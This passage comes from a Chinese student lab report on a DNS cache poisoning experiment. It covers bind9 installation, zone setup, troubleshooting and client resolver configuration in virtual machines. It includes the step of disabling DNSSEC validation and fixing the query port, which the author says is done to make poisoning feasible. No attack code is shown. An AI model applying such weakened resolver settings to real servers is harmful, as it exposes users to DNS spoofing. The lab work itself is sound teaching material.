
;; Query time: 43 msec
;; SERVER: 10.255.255.254#53(10.255.255.254) (UDP)
;; WHEN: Thu Nov 27 20:33:17 CST 2025
;; MSG SIZE rcvd: 133
```

3.DNS 投毒实验

一、配置 DNS 服务端：

在 Ubuntu 服务端，我们使用 bind9 作为服务器软件。Bind9 是一款开放源码的 DNS 服务器软件，由美国加州大学 Berkeley 分校开发和维护。

sudo apt-get install bind9



```
11月26日 22:42
sxlin@sxlin-VMware-Virtual-Platform: ~/桌面
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$ named -v
找不到命令“named”，但可以通过以下软件包安装它：
sudo apt install bind9
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$ sudo apt install bind9
[sudo] sxlin 的密码：
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
libllvm19
使用'sudo apt autoremove'来卸载它(它们)。
将会同时安装下列软件：
bind9-utils
建议安装：
bind-doc
下列【新】软件包将被安装：
bind9 bind9-utils
升级了 0 个软件包，新安装了 2 个软件包，要卸载 0 个软件包，有 96 个软件包未被升级。
需要下载 417 kB 的归档。
解压缩后会消耗 1,612 kB 的额外空间。
您希望继续执行吗？ [Y/n] y
获取:1 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 bind9-utils amd64 1:9.18
.39-0ubuntu0.24.04.2 [159 kB]
```

```
11月26日 22:43
sxlin@sxlin-VMware-Virtual-Platform: ~/桌面
正在解压 bind9-utils (1:9.18.39-0ubuntu0.24.04.2) ...
正在选中未选择的软件包 bind9。
准备解压 .../bind9_1%3a9.18.39-0ubuntu0.24.04.2_amd64.deb ...
正在解压 bind9 (1:9.18.39-0ubuntu0.24.04.2) ...
正在设置 bind9-utils (1:9.18.39-0ubuntu0.24.04.2) ...
正在设置 bind9 (1:9.18.39-0ubuntu0.24.04.2) ...
info: 从 100 到 999 中选择 GID...
info: 正在添加组 "bind" (GID 125)...
info: 从 100 到 999 中选择 UID...
info: 正在添加系统用户 "bind" (UID 122)...
info: 正在将新用户 "bind" (UID 122)添加到组 "bind"...
info: 无法创建主目录 "/var/cache/bind"。
wrote key file "/etc/bind/rndc.key"
named-resolvconf.service is a disabled or a static unit, not starting it.
Created symlink /etc/systemd/system/bind9.service → /usr/lib/systemd/system/named.service.
Created symlink /etc/systemd/system/multi-user.target.wants/named.service → /usr/lib/systemd/system/named.service.
正在处理用于 man-db (2.12.0-4build2) 的触发器 ...
正在处理用于 ufw (0.36.2-6) 的触发器 ...
sxlin@sxlin-VMware-Virtual-Platform: ~/桌面$ named -v
BIND 9.18.39-0ubuntu0.24.04.2-Ubuntu (Extended Support Version) <id:>
```

启动 bind9 sudo systemctl start bind9

```
11月26日 22:45
sxlin@sxlin-VMware-Virtual-Platform: ~/桌面
sxlin@sxlin-VMware-Virtual-Platform: ~/桌面$ sudo systemctl start bind9
sxlin@sxlin-VMware-Virtual-Platform: ~/桌面$ systemctl status bind9
● named.service - BIND Domain Name Server
   Loaded: loaded (/usr/lib/systemd/system/named.service; enabled; preset: enabled)
   Active: active (running) since Wed 2025-11-26 22:42:11 CST; 2min 50s ago
     Docs: man:named(8)
    Main PID: 3032 (named)
      Status: "running"
       Tasks: 8 (limit: 4545)
      Memory: 23.9M (peak: 24.3M)
         CPU: 172ms
       CGroup: /system.slice/named.service
               └─3032 /usr/sbin/named -f -u bind

11月 26 22:42:11 sxlin-VMware-Virtual-Platform named[3032]: network unreachable resolv>
11月 26 22:42:11 sxlin-VMware-Virtual-Platform named[3032]: network unreachable resolv>
11月 26 22:42:11 sxlin-VMware-Virtual-Platform named[3032]: network unreachable resolv>
11月 26 22:42:11 sxlin-VMware-Virtual-Platform named[3032]: network unreachable resolv>
11月 26 22:42:11 sxlin-VMware-Virtual-Platform named[3032]: network unreachable resolv>
11月 26 22:42:11 sxlin-VMware-Virtual-Platform named[3032]: network unreachable resolv>
```

安装 bind9 后, /etc/bind/ 文件夹中会生成很多基础的配置文件, 可以用 ls /etc/bind/ -l 进行查看。

```
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$ cd /etc/bind/
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ ll
总计 64
drwxr-sr-x  2 root bind  4096 11月 26 22:42 ./
drwxr-xr-x 141 root root 12288 11月 26 22:42 ../
-rw-r--r--  1 root root  2928 10月 21 20:33 bind.keys
-rw-r--r--  1 root root   255  8月 21 22:46 db.0
-rw-r--r--  1 root root   271  8月 19 01:02 db.127
-rw-r--r--  1 root root   237  8月 19 01:02 db.255
-rw-r--r--  1 root root   353  8月 19 01:02 db.empty
-rw-r--r--  1 root root   270  8月 19 01:02 db.local
-rw-r--r--  1 root bind   458  8月 21 22:46 named.conf
-rw-r--r--  1 root bind   498  8月 19 01:02 named.conf.default-zones
-rw-r--r--  1 root bind   165  8月 19 01:02 named.conf.local
-rw-r--r--  1 root bind   846  8月 19 01:02 named.conf.options
-rw-r-----  1 bind bind   100 11月 26 22:42 rndc.key
-rw-r--r--  1 root root  1317  8月 19 01:02 zones.rfc1918
```

上述文件及其作用，参考如下

named.conf Bind 主配置文件

named.conf.options 全局选项

db.root 根服务器指向文件，由 Internet NIC 创建和维护，无需修改，但是需要定期更新

db.local localhost 正向区文件，用于将名字 localhost 转换为本地回送 IP 地址 (127.0.0.1)

db.127 localhost 反向区文件，用于将本地回送 IP 地址(127.0.0.1)转换为名字 localhost

详见 <https://blog.csdn.net/colourzjs/article/details/44491479>

通过 named.conf.options 文件，实现修改 DNS 查询端口，以及关闭 dnssec-validation 服务。这些服务原本是用来防止 DNS 缓存投毒攻击的，如果不关闭的话，攻击会非常困难。注释掉 named.conf.options 文件中的对应条目，并且加入关闭 dnssec 服务的语句：

注意：如果担心操作有误，可以先将 named.conf.options 通过 `sudo cp named.conf.options named.conf.options.bak` 备份，后续如果有需要可以及时进行恢复。

```
11月26日 22:48
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ sudo cp named.conf.options named.conf.opti
ons.bak
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ ll
总计 68
drwxr-sr-x  2 root bind  4096 11月 26 22:48 ./
drwxr-xr-x 141 root root 12288 11月 26 22:42 ../
-rw-r--r--  1 root root  2928 10月 21 20:33 bind.keys
-rw-r--r--  1 root root   255  8月 21 22:46 db.0
-rw-r--r--  1 root root   271  8月 19 01:02 db.127
-rw-r--r--  1 root root   237  8月 19 01:02 db.255
-rw-r--r--  1 root root   353  8月 19 01:02 db.empty
-rw-r--r--  1 root root   270  8月 19 01:02 db.local
-rw-r--r--  1 root bind   458  8月 21 22:46 named.conf
-rw-r--r--  1 root bind   498  8月 19 01:02 named.conf.default-zones
-rw-r--r--  1 root bind   165  8月 19 01:02 named.conf.local
-rw-r--r--  1 root bind   846  8月 19 01:02 named.conf.options
-rw-r--r--  1 root bind   846 11月 26 22:48 named.conf.options.bak
-rw-r-----  1 bind bind   100 11月 26 22:42 rndc.key
-rw-r--r--  1 root root  1317  8月 19 01:02 zones.rfc1918
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$
```


接下来开始修改，执行 `sudo vim named.conf.options` 添加：

`dump-file "/var/cache/bind/dump.db"; # 用于指定输出位置`

`query-source port 33333; # 指定发送请求包时使用的端口`

dnsmsec-enable no; # 禁用安全机制

进行添加和注释语句，一共添加三句（红框部分），注释一句（箭头指向部分）



The image consists of two screenshots of a terminal window. The top screenshot shows the command `sudo apt install vim` being executed. The output indicates that `vim` and `vim-runtime` will be installed, along with some additional packages like `vim-doc` and `vim-scripts`. The bottom screenshot shows the output of `sudo vim named.conf.options`, which includes several lines of configuration and a list of alternatives for `vim` and `vi`.

```
11月26日 22:51
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ sudo apt install vim
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
  libllvm19
使用 'sudo apt autoremove' 来卸载它(它们)。
将会同时安装下列软件：
  vim-runtime
建议安装：
  ctags vim-doc vim-scripts
下列【新】软件包将被安装：
  vim vim-runtime
升级了 0 个软件包，新安装了 2 个软件包，要卸载 0 个软件包，有 96 个软件包未被升级。
需要下载 9,162 kB 的归档。
解压缩后会消耗 41.6 MB 的额外空间。
您希望继续执行吗？ [Y/n] y
获取:1 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 vim-runtime all 2:9.1.0016-1ubuntu7.9 [7,281 kB]

11月26日 22:52
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ sudo vim named.conf.options
正在添加 通过 vim-runtime 从 /usr/share/vim/vim91/doc/tags 到 /usr/share/vim/vim91/doc/tags.vim-tiny 的转移
正在解压 vim-runtime (2:9.1.0016-1ubuntu7.9) ...
正在选中未选择的软件包 vim。
准备解压 .../vim_2%3a9.1.0016-1ubuntu7.9_amd64.deb ...
正在解压 vim (2:9.1.0016-1ubuntu7.9) ...
正在设置 vim-runtime (2:9.1.0016-1ubuntu7.9) ...
正在设置 vim (2:9.1.0016-1ubuntu7.9) ...
update-alternatives: 使用 /usr/bin/vim.basic 来在自动模式中提供 /usr/bin/ex (ex)
update-alternatives: 使用 /usr/bin/vim.basic 来在自动模式中提供 /usr/bin/rview (rview)
update-alternatives: 使用 /usr/bin/vim.basic 来在自动模式中提供 /usr/bin/rvim (rvim)
update-alternatives: 使用 /usr/bin/vim.basic 来在自动模式中提供 /usr/bin/vi (vi)
update-alternatives: 使用 /usr/bin/vim.basic 来在自动模式中提供 /usr/bin/view (view)
update-alternatives: 使用 /usr/bin/vim.basic 来在自动模式中提供 /usr/bin/vim (vim)
update-alternatives: 使用 /usr/bin/vim.basic 来在自动模式中提供 /usr/bin/vimdiff (vimdiff)
正在处理用于 man-db (2.12.0-4build2) 的触发器 ...
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$
```

```
11月26日 22:56
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind

options {
    directory "/var/cache/bind";
    dump-file "/var/cache/bind/dump.db";
    query-source port 33333;
    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====

    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //=====
    //dnssec-validation auto;
    dnssec-enable no;
    auth-nxdomain no;
    listen-on-v6 { any; };
};
-- 插入 --
27,1 底端
```

执行 `sudo vim named.conf`

```
11月26日 23:07
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ sudo vim named.conf

// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com"{
    type master;
    file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa"{
    type master;
    file "/etc/bind/192.168.0.db";
};
:wq

sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ sudo vim example.com.db
```



```
11月26日 23:16
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ sudo vim example.com.db
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ sudo vim 192.168.0.db
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ ll
总计 76
drwxr-sr-x  2 root bind  4096 11月 26 23:15 ./
drwxr-xr-x 141 root root 12288 11月 26 22:42 ../
-rw-r--r--  1 root bind   197 11月 26 23:15 192.168.0.db
-rw-r--r--  1 root root  2928 10月 21 20:33 bind.keys
-rw-r--r--  1 root root   255  8月 21 22:46 db.0
-rw-r--r--  1 root root   271  8月 19 01:02 db.127
-rw-r--r--  1 root root   237  8月 19 01:02 db.255
-rw-r--r--  1 root root   353  8月 19 01:02 db.empty
-rw-r--r--  1 root root   270  8月 19 01:02 db.local
-rw-r--r--  1 root bind   246 11月 26 23:14 example.com.db
-rw-r--r--  1 root bind   611 11月 26 23:08 named.conf
-rw-r--r--  1 root bind   498  8月 19 01:02 named.conf.default-zones
-rw-r--r--  1 root bind   165  8月 19 01:02 named.conf.local
-rw-r--r--  1 root bind   977 11月 26 23:00 named.conf.options
-rw-r--r--  1 root bind   846 11月 26 22:48 named.conf.options.bak
-rw-r-----  1 bind bind   100 11月 26 22:42 rndc.key
-rw-r--r--  1 root root  1317  8月 19 01:02 zones.rfc1918
```

执行 `sudo service bind9 restart` 时发现存在权限问题

```
11月27日 00:24
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ sudo rndc flush
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ sudo service bind9 restart
Job for named.service failed because the control process exited with error code.
See "systemctl status named.service" and "journalctl -xeu named.service" for details.
```

```
11月26日 23:28
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ ls -l
总计 60
-rw-r--r--  1 root bind   197 11月 26 23:15 192.168.0.db
-rw-r--r--  1 root root  2928 10月 21 20:33 bind.keys
-rw-r--r--  1 root root   255  8月 21 22:46 db.0
-rw-r--r--  1 root root   271  8月 19 01:02 db.127
-rw-r--r--  1 root root   237  8月 19 01:02 db.255
-rw-r--r--  1 root root   353  8月 19 01:02 db.empty
-rw-r--r--  1 root root   270  8月 19 01:02 db.local
-rw-r--r--  1 root bind   246 11月 26 23:14 example.com.db
-rw-r--r--  1 root bind   611 11月 26 23:08 named.conf
-rw-r--r--  1 root bind   498  8月 19 01:02 named.conf.default-zones
-rw-r--r--  1 root bind   165  8月 19 01:02 named.conf.local
-rw-r--r--  1 root bind   977 11月 26 23:00 named.conf.options
-rw-r--r--  1 root bind   846 11月 26 22:48 named.conf.options.bak
-rw-r-----  1 bind bind   100 11月 26 22:42 rndc.key
-rw-r--r--  1 root root  1317  8月 19 01:02 zones.rfc1918
```

通过 `chown` 指令解决权限问题。

```

sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ sudo chown root:root 192.168.0.db example.
com.db
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ ls -l
总计 60
-rw-r--r-- 1 root root 197 11月 26 23:15 192.168.0.db
-rw-r--r-- 1 root root 2928 10月 21 20:33 bind.keys
-rw-r--r-- 1 root root 255 8月 21 22:46 db.0
-rw-r--r-- 1 root root 271 8月 19 01:02 db.127
-rw-r--r-- 1 root root 237 8月 19 01:02 db.255
-rw-r--r-- 1 root root 353 8月 19 01:02 db.empty
-rw-r--r-- 1 root root 270 8月 19 01:02 db.local
-rw-r--r-- 1 root root 246 11月 26 23:14 example.com.db
-rw-r--r-- 1 root bind 611 11月 26 23:08 named.conf
-rw-r--r-- 1 root bind 498 8月 19 01:02 named.conf.default-zones
-rw-r--r-- 1 root bind 165 8月 19 01:02 named.conf.local
-rw-r--r-- 1 root bind 977 11月 26 23:00 named.conf.options
-rw-r--r-- 1 root bind 846 11月 26 22:48 named.conf.options.bak
-rw-r----- 1 bind bind 100 11月 26 22:42 rndc.key
-rw-r--r-- 1 root root 1317 8月 19 01:02 zones.rfc1918

```

重启 bind9 服务，出现如下问题。

```

11月26日 23:41
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ journalctl -xeu named.service
named.service 单元已失败。
结果为“failed”。
11月 26 23:36:11 sxlin-VMware-Virtual-Platform systemd[1]: named.service: Scheduled restart
Subject: Automatic restarting of a unit has been scheduled
Defined-By: systemd
Support: http://www.ubuntu.com/support
Automatic restarting of the unit named.service has been scheduled, as the result for
the configured Restart= setting for the unit.
11月 26 23:36:11 sxlin-VMware-Virtual-Platform systemd[1]: named.service: Start request
11月 26 23:36:11 sxlin-VMware-Virtual-Platform systemd[1]: named.service: Failed with re

```

```

sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ sudo named-checkconf example.com.db
example.com.db:1: unknown option '$TTL'
example.com.db:17: unexpected token near end of file
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ sudo named-checkconf /etc/bind/example.com
.db
/etc/bind/example.com.db:1: unknown option '$TTL'
/etc/bind/example.com.db:17: unexpected token near end of file
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ sudo named-checkconf /etc/bind/192.168.0.d
b
/etc/bind/192.168.0.db:1: unknown option '$TTL'
/etc/bind/192.168.0.db:14: unexpected token near end of file
sxlin@sxlin-VMware-Virtual-Platform:/etc/bind$ sudo named-checkconf /etc/bind/named.conf
/etc/bind/named.conf.options:4: token 'port' is deprecated
/etc/bind/named.conf.options:23: option 'dnssec-enable' no longer exists

```

删除 query-source port 33333 和 dnssec-enable no。

```
11月27日 00:14
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind
options {
    directory "/var/cache/bind";
    dump-file "/var/cache/bind/dump.db";
    // query-source port 33333;
    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // dnssec-enable no;
```

处理之后重启成功

```
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ sudo service bind9 restart
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$
```

在 Ubuntu 攻击端

此时，可以执行一下 `dig www.example.com`，可以看到返回的内容就是上述配置的内容

```
11月27日 00:31
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面$ dig @192.168.149.129
www.example.com

;; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> @192.168.149.129 www.example.com
;; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64198
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: a0aa694bae3d03c80100000069272b44a245ce81de09247d (good)
;; QUESTION SECTION:
;; www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com.                259200  IN      A      192.168.0.101
;; Query time: 16 msec
;; SERVER: 192.168.149.129#53(192.168.149.129) (UDP)
;; WHEN: Thu Nov 27 00:31:00 CST 2025
;; MSG SIZE rcvd: 88
```

刷新 DNS 缓存，然后重启 DNS 服务器，将 DNS 数据导出并查看初始状态，依次执行 `sudo rndc flush`、`sudo systemctl restart bind9`、`systemctl status bind9`。

```
11月27日 00:35
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ sudo rndc flush
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ sudo systemctl restart bind9
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ systemctl status bind9
● named.service - BIND Domain Name Server
   Loaded: loaded (/usr/lib/systemd/system/named.service; enabled; preset: enabled)
   Active: active (running) since Thu 2025-11-27 00:34:26 CST; 27s ago
     Docs: man:named(8)
    Main PID: 6025 (named)
      Status: "running"
        Tasks: 8 (limit: 4545)
       Memory: 23.0M (peak: 23.4M)
          CPU: 184ms
        CGroup: /system.slice/named.service
               └─6025 /usr/sbin/named -f -u bind

11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: network unreachable resolvin>
11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: network unreachable resolvin>
11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: network unreachable resolvin>
11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: network unreachable resolvin>
11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: network unreachable resolvin>
11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: network unreachable resolvin>
11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: network unreachable resolvin>
11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: network unreachable resolvin>
11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: managed-keys-zone: Key 20326>
11月 27 00:34:26 sxlin-VMware-Virtual-Platform named[6025]: managed-keys-zone: Key 38696>
lines 1-22/22 (END)
```

二、配置 Ubuntu 攻击端

配置 Ubuntu 攻击端的目的是使自己的 DNS 服务 IP 地址变为设置好的 bind9 server 的地址。
先在 Ubuntu 服务端进行 IP 地址查询

```
11月27日 00:37
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind
sxlin@sxlin-VMware-Virtual-Platform: /etc/bind$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.149.129 netmask 255.255.255.0 broadcast 192.168.149.255
    inet6 fe80::20c:29ff:fe37:7dbd prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:37:7d:bd txqueuelen 1000 (以太网)
    RX packets 30617 bytes 34398027 (34.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10105 bytes 1972776 (1.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (本地环回)
    RX packets 1034 bytes 150329 (150.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1034 bytes 150329 (150.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

进入 Ubuntu 客户端（与攻击端为同一台虚拟机），打开 `sudo vim /etc/resolv.conf`，将 `nameserver` 修改为 Ubuntu 服务端的 IP 地址。

```
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ sudo vim /etc/resolv
.conf
[sudo] linshengxiang 的密码:

# Do not edit.
#
# This file might be symlinked as /etc/resolv.conf. If you're looking at
# /etc/resolv.conf and seeing this text, you have followed the symlink.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs should typically not access this file directly, but only
# through the symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a
# different way, replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.
#
#nameserver 127.0.0.53
nameserver 192.168.149.129
options edns0 trust-ad
search localdomain
```

以 weibo 网站为例，先在 Ubuntu 服务端查看存储文件，可以看到是没有内容的。

```
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$ sudo rndc dumpdb
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$ sudo cat /var/cache/bind/dump.db | g
rep weibo
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$
```

存储文件需要使用 `sudo rndc dumpdb` 生成。

```
11月27日 15:41
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$ sudo systemctl status bind9
[sudo] sxlin 的密码:
● named.service - BIND Domain Name Server
   Loaded: loaded (/usr/lib/systemd/system/named.service; enabled; preset: en>
   Active: active (running) since Thu 2025-11-27 15:28:44 CST; 10min ago
     Docs: man:named(8)
   Main PID: 1018 (named)
    Status: "running"
     Tasks: 8 (limit: 4545)
    Memory: 28.6M (peak: 29.1M)
       CPU: 909ms
    CGroup: /system.slice/named.service
            └─1018 /usr/sbin/named -f -u bind

11月 27 15:28:44 sxlin-VMware-Virtual-Platform named[1018]: network unreachable>
11月 27 15:28:45 sxlin-VMware-Virtual-Platform named[1018]: network unreachable>
11月 27 15:28:45 sxlin-VMware-Virtual-Platform named[1018]: network unreachable>
